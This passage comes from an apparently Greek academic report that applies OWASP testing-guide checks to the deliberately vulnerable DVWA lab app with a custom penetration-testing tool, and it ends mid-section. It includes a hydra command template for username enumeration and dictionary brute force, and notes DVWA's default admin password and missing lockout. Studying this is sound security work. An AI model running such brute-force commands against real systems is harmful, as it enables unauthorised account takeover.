3. Ο εξεταστής ανοίγει στο εργαλείο Simple Browser την εφαρμογή, συνδέεται και έπειτα λαμβάνει τα cookies συνόδου. Ακολούθως, εκτελεί το εργαλείο HTTP Analyzer στο οποίο εισάγει τις τιμές των cookies και πατάει GO. Το εργαλείο θα φανερώσει 68 URL στα οποία δεν έχει τεθεί η επικεφαλίδα Strict-Transport-Security. Κατόπιν τούτου ο έλεγχος χαρακτηρίζεται **Fail**.

[27] O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-007. Διαθέσιμο : https://www.owasp.org/index.php/Test_HTTP_Strict_Transport_Security_(OTG-CONFIG-007) (13 Φεβρουαρίου 2019)

[28] Wikipedia, HTTPS. Διαθέσιμο: https://en.wikipedia.org/wiki/HTTPS (13 Φεβρουαρίου 2019)



Εικόνα 24: Εντοπισμός URL στα οποία δεν έχει τεθεί η επικεφαλίδα Strict-Transport-Security

3.8. Έλεγχος RIA cross-domain πολιτικής

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CONFIG-008[29] - Παράρτημα Α: Κεφάλαιο 3.8.

Μία εφαρμογή τύπου RIA (Rich Internet Application) έχει τα χαρακτηριστικά μιας εφαρμογής τύπου Desktop και συνήθως χρησιμοποιεί τεχνολογίες, όπως η Adobe Flash, Java, Silverlight κτλ[30]. Οι εφαρμογές αυτές συνήθως χρησιμοποιούν δεδομένα και υπηρεσίες από διαφορετικά domains. Για την πρόσβαση σε αυτά απαιτείται ειδική άδεια που παρέχεται από αρχεία, όπως το αρχείο crossdomain.xml της εταιρίας Adobe. Η εφαρμογή Microsoft Silverlight δημιούργησε το δικό της αρχείο ρυθμίσεων πολιτικής cross-domain με όνομα clientaccesspolicy.xml.

Παράδειγμα:

1. *Ο χρήστης ανοίγει την εφαρμογή στο domain A για την υποβολή των στοιχείων του.*
2. *Η εφαρμογή επιχειρεί να λάβει δεδομένα από το domain B ζητώντας το αρχείο της άδειας που συνήθως είναι στη βάση του καταλόγου (του domain B).*

[29] O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-008. Διαθέσιμο : https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_(OTG-CONFIG-008) (13 Φεβρουαρίου 2019)

[30] Wikipedia, Rich Internet application . Διαθέσιμο: https://en.wikipedia.org/wiki/Rich_Internet_application (13 Φεβρουαρίου 2019)

3. *Αφού η εφαρμογή δει ότι το αρχείο άδειας της επιτρέπει, κάνει λήψη των δεδομένων και προβάλλει το τελικό περιεχόμενο στον χρήστη.*


Ένας πελάτης μπορεί να εισάγει τα δικά του αρχεία ρυθμίσεων, όμως σε κάθε περίπτωση θα ελέγξει πρώτα τις ρυθμίσεις του βασικού αρχείου πολιτικής. Σύμφωνα με τον OWASP, τα αρχεία πολιτικής χορηγούν πολλούς τύπους άδειας[31]:

- Επιτρεπόμενα αρχεία πολιτικής (τα βασικά ελέγχουν ποια αρχεία πολιτικής ισχύουν)
- Άδειες για συνδέσεις socket
- Άδειες για επικεφαλίδες HTTP
- Άδειες για πρόσβαση HTTP/HTTPS
- Πρόσβαση με κρυπτογραφημένα στοιχεία

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Ρυθμίσεων και Δημοσίευσης" / **Ενότητα** "Έλεγχος RIA cross-domain πολιτικής" / **Έλεγχος** "Άρση προστασίας CSRF/δεδομένων από κακή ρύθμιση αρχείου RIA".
2. Εκτελεί το εργαλείο "RIA Policy Analyzer" στο οποίο πρέπει να κάνει κλικ στο κουμπί "Search for crossdomain.xml or clientaccesspolicy.xml file". Η εφαρμογή αναζητά σε όλους τους φακέλους της διαδικτυακής εφαρμογής (Local project, crawler, HTTrack, FTP) τα ανωτέρω αρχεία, τα οποία προβάλει στην αριστερή λίστα. Αν βρεθούν τα αρχεία, ο εξεταστής κάνει διπλό κλικ σε κάθε ένα και το περιεχόμενό τους προβάλλεται στο δεξί πεδίο κειμένου. Ο εξεταστής πρέπει να αναζητήσει χαλαρές πολιτικές ασφαλείας, να κρατήσει σχετικές σημειώσεις στο πεδίο "Notes" (και έπειτα να πατήσει Save) ακολουθώντας τις οδηγίες του πεδίου Guidelines. Αν εντοπίσει χαλαρές πολικές τότε χαρακτηρίζει τον έλεγχο ως Fail.

[31] O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-008. Διαθέσιμο : https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_(OTG-CONFIG-008) (13 Φεβρουαρίου 2019)



Εικόνα 25: Αναζήτηση crossdomain.xml ή clientaccesspolicy.xml

3. Στην εξέταση της εφαρμογής δεν προέκυψε ανάγκη χρήσης πολιτικών RIA και γι' αυτό το λόγο ο έλεγχος χαρακτηρίζεται **Ignored**.

4. Έλεγχος Διαχείρισης Ταυτότητας

4.1. Έλεγχος Ρόλων


Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-IDENT-001[32] - Παράρτημα Α: Κεφάλαιο 4.1.

Ο σημαντικότερος ρόλος ενός χρήστη μέσα σε μια εφαρμογή είναι ο ρόλος του Διαχειριστή (Administrator), ο οποίος διαχειρίζεται τις εξουσιοδοτήσεις, τους χρήστες και γενικά το περιεχόμενο της εφαρμογής. Για την προστασία της εφαρμογής από κακόβουλους χρήστες απαιτείται η ανάθεση των κατάλληλων ρόλων στους κατάλληλους χρήστες.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Διαχείρισης Ταυτότητας" / **Ενότητα** "Έλεγχος Ρόλων" / **Έλεγχος** "Πίνακας δικαιωμάτων των Ρόλων".
2. Εκτελεί το εργαλείο "Table of rights per Role" με το οποίο προβάλλεται ο πίνακας των Ρόλων των χρηστών, της άδειας κάθε ρόλου, των προσβάσιμων αντικειμένων και των εξαιρέσεων στα δικαιώματά τους.
3. Σε αυτόν τον πίνακα ο εξεταστής εισάγει, επεξεργάζεται και αποκτά μια καλή άποψη σχετικά με τα δικαιώματα που έχει κάθε ρόλος στη διαδικτυακή εφαρμογή. Σε περίπτωση που εντοπίσει κάποια ευπάθεια (πχ παράλογο δικαίωμα), τότε χαρακτηρίζει τον έλεγχο ως Fail.



Εικόνα 26: Συμπλήρωση στοιχείων στον πίνακα δικαιωμάτων ρόλων

[32] O.W.A.S.P., Κωδικός ελέγχου OTG-IDENT-001. Διαθέσιμο : https://www.owasp.org/index.php/Test_Role_Definitions_(OTG-IDENT-001) (13 Φεβρουαρίου 2019)

4. Η εφαρμογή DVWA έχει ένα χρήστη Admin και πλήθος άλλων χρηστών με δικαιώματα ρόλου Admin. Το γεγονός ότι οι υπόλοιποι χρήστες απολαμβάνουν τα επαυξημένα δικαιώματα του ρόλου Admin καθιστά τον έλεγχο **Fail**.

4.2. Έλεγχος της διαδικασίας Εγγραφής χρηστών

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-IDENT-002[33] - Παράρτημα Α: Κεφάλαιο 4.2.


Σε κάποιες εφαρμογές η διαδικασία εγγραφής των χρηστών είναι σε μεγάλο βαθμό αυτοματοποιημένη ενώ σε κάποιες άλλες απαιτείται ο έλεγχος των στοιχείων από το διαχειριστή. Επίσης, κάποιες ελέγχουν και επιβεβαιώνουν τα στοιχεία του χρήστη (πχ επαλήθευση e-mail) ενώ άλλες ολοκληρώνουν την εγγραφή χωρίς καμία επιβεβαίωση.

Πρέπει να ελεγχθεί αν η διαδικασία εγγραφής των χρηστών εξασφαλίζει τα απαραίτητα μέτρα ασφαλείας στην εφαρμογή.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Διαχείρισης Ταυτότητας" / **Ενότητα** "Έλεγχος της διαδικασίας Εγγραφής χρηστών" / **Έλεγχος** "Έλεγχος ευπάθειας που προκύπτει κατά την εγγραφή χρηστών".
2. Εκτελεί το εργαλείο "Generic Questionnaire", το οποίο αποτελεί ένα ερωτηματολόγιο προς τον εξεταστή σχετικά με τη διαδικασία εγγραφής χρηστών. Στη λίστα ερωτήσεων, κάνει διπλό κλικ σε μια ερώτηση και στο αναδυόμενο παράθυρο συμπληρώνει την απάντησή του. Αν εντοπίσει αδυναμία στη διαδικασία εγγραφής χαρακτηρίζει τον έλεγχο ως Fail.

[33] O.W.A.S.P., Κωδικός ελέγχου OTG-IDENT-002. Διαθέσιμο : https://www.owasp.org/index.php/Test_User_Registration_Process_(OTG-IDENT-002) (13 Φεβρουαρίου 2019)



Εικόνα 27: Παράθυρο γενικών ερωτήσεων ανά έλεγχο

3. Η εφαρμογή DVWA δεν επιτρέπει την εγγραφή χρηστών, γεγονός που καθιστά τον έλεγχο ως **Pass**.

4.3. Έλεγχος διαδικασίας επίβλεψης λογαριασμού

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-IDENT-003[34] - Παράρτημα Α: Κεφάλαιο 4.3.


Η δυνατότητα ενός διαχειριστή να δημιουργεί και να επεξεργάζεται λογαριασμούς χρηστών, δίνει την ευκαιρία σε έναν εισβολέα που έχει αποκτήσει με κακόβουλο τρόπο αυξημένα προνόμια να δημιουργήσει νέους λογαριασμούς προς όφελός του.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Διαχείρισης Ταυτότητας" / **Ενότητα** "Έλεγχος διαδικασίας Επίβλεψης Λογαριασμού" / **Έλεγχος** "Πως γίνεται η διαχείριση της ταυτότητας των χρηστών".
2. Εκτελεί το εργαλείο "Generic Questionnaire", το οποίο αποτελεί ένα ερωτηματολόγιο προς τον εξεταστή σχετικά με τη διαδικασία επίβλεψης των λογαριασμών των χρηστών. Στη λίστα ερωτήσεων, κάνει διπλό κλικ σε μια ερώτηση

[34] O.W.A.S.P., Κωδικός ελέγχου OTG-IDENT-003. Διαθέσιμο : https://www.owasp.org/index.php/Test_Account_Provisioning_Process_(OTG-IDENT-003) (13 Φεβρουαρίου 2019)

και στο αναδυόμενο παράθυρο συμπληρώνει την απάντησή του. Αν εντοπίσει αδυναμία στη διαδικασία επίβλεψης χαρακτηρίζει τον έλεγχο ως Fail.



Εικόνα 28: Λίστα γενικών ερωτήσεων - Συμπλήρωση απάντησης

3. Στην εφαρμογή DVWA δεν υπάρχει διαδικασία δημιουργίας και διαχείρισης λογαριασμών χρηστών και γι' αυτό ο έλεγχος χαρακτηρίζεται ως **Ignore**.

4.4. Έλεγχος απαρίθμησης λογαριασμών και προβλεπτικότητας λογαριασμού χρήστη

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-IDENT-004[35] - Παράρτημα Α: Κεφάλαιο 4.4.

Είναι αναγκαίο στην εφαρμογή να ελεγχθεί η πιθανότητα συλλογής έγκυρων ονομάτων χρηστών μέσω του μηχανισμού αυθεντικοποίησης. Αφού με κάποιο τρόπο βρεθεί ένας έγκυρος λογαριασμός τότε πρέπει να επιχειρηθεί από τον εξεταστή η εύρεση του κωδικού πρόσβασης (με διάφορους τρόπους όπως με επίθεση brute force).

Το συνδεδεμένο με την εφαρμογή εργαλείο hydra μπορεί να εκτελέσει τον έλεγχο απαρίθμησης λογαριασμών αρκεί να γνωρίζει ο εξεταστής τη θετική απόκριση του web server σε περίπτωση υπαρκτού χρήστη. Ένα παράδειγμα κλήσης του hydra είναι το εξής:

```
hydra {target} http-get-form "{example
/foophones/check_user.php:user}=^USER^:Ok\!" -L {dict.txt file path} -pNULL[36]
```

[35]O.W.A.S.P., Κωδικός ελέγχου OTG-IDENT-004. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Account_Enumeration_and_Guessable_User_Account_(OTG-IDENT-004) (13 Φεβρουαρίου 2019)

[36]HACK3RLAB, Web username enumeration with THC Hydra. Διαθέσιμο: https://hack3rlab.wordpress.com/web-username-enumeration-with-thc-hydra/ (13 Φεβρουαρίου 2019)

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Διαχείρισης Ταυτότητας" / **Ενότητα** "Έλεγχος απαρίθμησης λογαριασμών και προβλεπτικότητας λογαριασμού χρήστη" **Έλεγχοι** "Μελέτη μηχανισμού αυθεντικοποίησης", "Έλεγχος έγκυρου χρήστη σωστού κωδικού", "Έλεγχος έγκυρου χρήστη με λάθος κωδικό", "Έλεγχος ανύπαρκτου χρήστη" και "Πρόβλεψη ονομάτων χρηστών".
2. Εκτελεί το λογισμικό hydra προκειμένου να απαριθμήσει τους έγκυρους λογαριασμούς χρηστών με χρήση brute force επίθεσης βασισμένης σε λεξικά. Η απαρίθμηση θα είναι επιτυχής μόνο αν η εφαρμογή επιστρέφει προκαθορισμένα μηνύματα σε περίπτωση έγκυρων ονομάτων χρηστών. Έπειτα, ακολουθεί τις οδηγίες που αναφέρει κάθε πεδίο Guideline στους ανωτέρω ελέγχους, τηρεί σημειώσεις και αν εντοπίσει ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Κατά την προσπάθεια εισόδου και δοκιμών ονομάτων χρήστη η εφαρμογή DVWA επιστρέφει τα παρακάτω γενικά μηνύματα σφάλματος:
    - Στη σελίδα http://192.168.1.9/dvwa/login.php : "Login failed"
    - Στη σελίδα http://192.168.1.9/dvwa/vulnerabilities/brute/ : "Username and/or password incorrect. "

Κατόπιν των ανωτέρω, η χρήση ενός εργαλείου όπως το hydra κρίνεται αναποτελεσματική και ο έλεγχος χαρακτηρίζεται **Pass**.

4.5. Έλεγχος αδύναμης/ανύπαρκτης πολιτικής ονομάτων χρηστών

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-IDENT-005[37] - Παράρτημα Α: Κεφάλαιο 4.5.

Τα ονόματα των λογαριασμών πολλές φορές ακολουθούν ένα μοτίβο σύντμησης που βασίζεται στο ονοματεπώνυμο του χρήστη. Αυτό μπορεί να το εκμεταλλευτεί ένας εισβολέας αλλάζοντας απλά τον αύξοντα αριθμό του μοτίβου.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

[37] O.W.A.S.P., Κωδικός ελέγχου OTG-IDENT-005. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_or_unenforced_username_policy_(OTG-IDENT-005) (13 Φεβρουαρίου 2019)

1. Ενέργειες: **Καρτέλα** “Έλεγχος Διαχείρισης Ταυτότητας” / **Ενότητα** “Έλεγχος αδύναμης/ανύπαρκτης πολιτικής ονομάτων χρηστών” / **Έλεγχος** “Τα ονόματα των λογαριασμών ακολουθούν ένα μοτίβο;”.
2. Ακολουθώντας τις οδηγίες του πεδίου Guidelines αν διαπιστώσει ότι υπάρχει προβλεπτικότητα ως προς την εύρεση των ονομάτων λογαριασμών των χρηστών τότε χαρακτηρίζει τον έλεγχο ως Fail.
3. Με τη χρήση του λογισμικού hydra δοκιμάζουμε την εύρεση των ονομάτων χρηστών στην εφαρμογή DVWA, εισάγοντας τα επιθυμητά μοτίβα στις παραμέτρους κλήσης του. Λόγω της μη επιστροφής ενός καθορισμένου μηνύματος υπαρκτού χρήστη, όπως “Password is not correct”, η χρήση του εργαλείου καθίσταται αναποτελεσματική. Κατόπιν τούτου ο έλεγχος χαρακτηρίζεται ως **Pass**.

5. Έλεγχος Αυθεντικοποίησης

5.1. Έλεγχος των διαπιστευτηρίων που μεταφέρονται μέσω ενός κρυπτογραφημένου καναλιού

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-001[38] - Παράρτημα Α: Κεφάλαιο 5.1.

Σύμφωνα με τον OWASP, στην περίπτωση που δεν χρησιμοποιείται πρωτόκολλο HTTPS, δηλαδή χρησιμοποιείται μη κρυπτογραφημένη μεταφορά δεδομένων μεταξύ της εφαρμογής του περιηγητή και του server, κρίσιμα δεδομένα, όπως ονόματα χρήστη, κωδικοί και αριθμοί πιστωτικών καρτών μπορούν να υποκλαπούν με λογισμικά network sniffers (πχ WireShark). Η ασφάλεια εξαρτάται σε μεγάλο βαθμό όχι μόνο από τη χρήση του HTTPS αλλά και από τον αλγόριθμο κρυπτογράφησης και τη δύναμη του κλειδιού που χρησιμοποιεί η εφαρμογή.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Αυθεντικοποίησης" / **Ενότητα** "Έλεγχος των διαπιστευτηρίων που μεταφέρονται μέσω ενός κρυπτογραφημένου καναλιού" / **Έλεγχος** "Προκύπτουν ευπάθειες όταν μεταφέρονται τα δεδομένα με διάφορες μεθόδους HTTP;".
2. Αφού διαβάσει προσεκτικά τις οδηγίες του πεδίου Guidelines, τις εκτελεί με τη χρήση του εργαλείου "HTTP Analyzer". Η χρήση του εργαλείου παρουσιάστηκε στις προηγούμενες ενότητες. Σε περίπτωση που εντοπίσει την έλλειψη του πρωτοκόλλου HTTPS ή κάποιο άλλο σενάριο ευπάθειας χαρακτηρίζει τον έλεγχο ως Fail.
3. Από την εκτέλεση του ελέγχου 4.7 ο εξεταστής εντόπισε 68 URL στα οποία η απόκριση του web server δεν περιείχε την επικεφαλίδα Strict-Transport-Security. Κατόπιν τούτου ο έλεγχος χαρακτηρίζεται **Fail**.

5.2. Έλεγχος προκαθορισμένων διαπιστευτηρίων

Α. Περιγραφή

[38]O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-001. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Credentials_Transported_over_an_Encrypted_Channel_(OTG-AUTHN-001) (13 Φεβρουαρίου 2019)

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-002[39] - Παράρτημα Α: Κεφάλαιο 5.2.

Σε πλήθος εφαρμογών που εξυπηρετούν τη διαχείριση συστημάτων (όπως router, Βάσεις Δεδομένων κτλ) υπάρχει ένας προεπιλεγμένος λογαριασμός διαχειριστή, τα στοιχεία του οποίου είναι διαθέσιμα στο διαδίκτυο. Μια ευπάθεια που παρατηρείται σε αυτές είναι ότι όταν ο διαχειριστής δεν αλλάζει τα προκαθορισμένα στοιχεία εισόδου που είναι ήδη γνωστά στους κακόβουλους χρήστες από μια απλή αναζήτηση στις μηχανές αναζήτησης.

Επίσης, πρόβλημα παρατηρείται και στις εφαρμογές όταν δημιουργείται ένας νέος λογαριασμός χρήστη, ο κωδικός συχνά δημιουργείται αυτόματα. Αν το μοτίβο που χρησιμοποιείται για τη δημιουργία του κωδικού είναι προβλέψιμο και ο χρήστης δεν αλλάζει τον κωδικό την πρώτη φορά που συνδέεται στο σύστημα τότε αυτό μπορεί να το εκμεταλλευτεί ένας μη εξουσιοδοτημένος χρήστης και να αποκτήσει πρόσβαση.

Σύμφωνα με τον OWASP, όμοιες ευπάθειες παρατηρούνται όταν:

- Δεν αλλάζει ο προκαθορισμένος κωδικός
- Οι τεχνικοί ξεχνούν άλλες μορφές εισόδου που είχαν ανοίξει κατά τη διάρκεια των δοκιμών
- Οι εφαρμογές δεν επιβάλουν την αλλαγή του κωδικού κατά την πρώτη σύνδεση.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Αυθεντικοποίησης" / **Ενότητα** " Έλεγχος προκαθορισμένων διαπιστευτηρίων" / **Έλεγχοι** "Υπάρχουν κάποια γνωστά ονόματα λογαριασμών που μπορεί να ισχύουν, όπως admin;" και "Έλεγχος προκαθορισμένου κωδικού σε νέους λογαριασμούς".
2. Ακολουθεί τις οδηγίες που αναφέρει κάθε πεδίο Guideline στους ανωτέρω ελέγχους, τηρεί σημειώσεις και αν εντοπίσει ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Κατά την εξέταση της εφαρμογής DVWA προκύπτει ότι ο αρχικός κωδικός πρόσβασης για το διαχειριστή είναι Admin. Κατόπιν τούτου ο έλεγχος προκαθορισμένων διαπιστευτηρίων χαρακτηρίζεται **Fail**.

[39] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-002. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_default_credentials_(OTG-AUTHN-002) (13 Φεβρουαρίου 2019)

4. Ο Έλεγχος προκαθορισμένου κωδικού σε νέους λογαριασμούς δεν μπορεί να εφαρμοστεί καθώς δεν προβλέπεται διαδικασία δημιουργίας νέων λογαριασμών και ως εκ τούτρυ ο έλεγχος χαρακτηρίζεται **Ignore**.

5.3. Έλεγχος αδύναμου μηχανισμού κλειδώματος λογαριασμού

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-003[40] - Παράρτημα Α: Κεφάλαιο 5.3.


Συνήθως οι λογαριασμοί κλειδώνονται μετά από κάποιες αποτυχημένες προσπάθειες και ξεκλειδώνονται είτε έπειτα από ένα Χ χρονικό διάστημα είτε με την παρέμβαση του διαχειριστή. Κύριος σκοπός είναι η αποτροπή κλειδώματος του λογαριασμού.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Αυθεντικοποίησης" / **Ενότητα** "Έλεγχος αδύναμου μηχανισμού κλειδώματος λογαριασμού" / **Έλεγχος** "Δοκιμή ισχύος μηχανισμού κλειδώματος λογαριασμού".
2. Αφού διαβάσει προσεκτικά τις οδηγίες του πεδίου Guidelines, τις εκτελεί με τη χρήση του εργαλείου "Simple Browser". Ανοίγοντας το εργαλείο, στην αριστερή λίστα προβάλλεται η αναγνωρισμένη δομή της διαδικτυακής εφαρμογής. Στην επάνω πλευρά υπάρχει η γραμμή URL, το κουμπί "GO" για τη φόρτωση και τα κουμπιά "<=" και "=>" για το μπροστά/πίσω (Ιστορικό). Φορτώνοντας μια σελίδα με διπλό κλικ σε μια σελίδα από τη λίστα ή με απευθείας συμπλήρωση του URL, προβάλλονται τα εξής:
   - Browser: Η σελίδα της εφαρμογής
   - Source: Ο Κώδικας της σελίδας
   - HTTP: Η επικοινωνία HTTP που ανταλλάσσεται (Request-Response)
   - Cookies: Τα συλλεχθέντα Cookies που ελήφθησαν από την επικοινωνία HTTP.
3. Σε περίπτωση που εντοπίσει κάποιο σενάριο ευπάθειας χαρακτηρίζει τον έλεγχο ως Fail.

[40] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-003. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_lock_out_mechanism_(OTG-AUTHN-003) (13 Φεβρουαρίου 2019)

4. Ο εξεταστής χρησιμοποιώντας το εργαλείο Simple Browser ανοίγει τη σελίδα σύνδεσης της εφαρμογής DVWA και εκτελεί τα βήματα του ελέγχου. Τελικώς παρατηρεί την απουσία μηχανισμού κλειδώματος και χαρακτηρίζει τον έλεγχο **Fail**.



Εικόνα 29: Ενσωματωμένος Περιηγητής

5.4. Έλεγχος ευπάθειας του σχήματος αυθεντικοποίησης

Α. Πληροφορίες

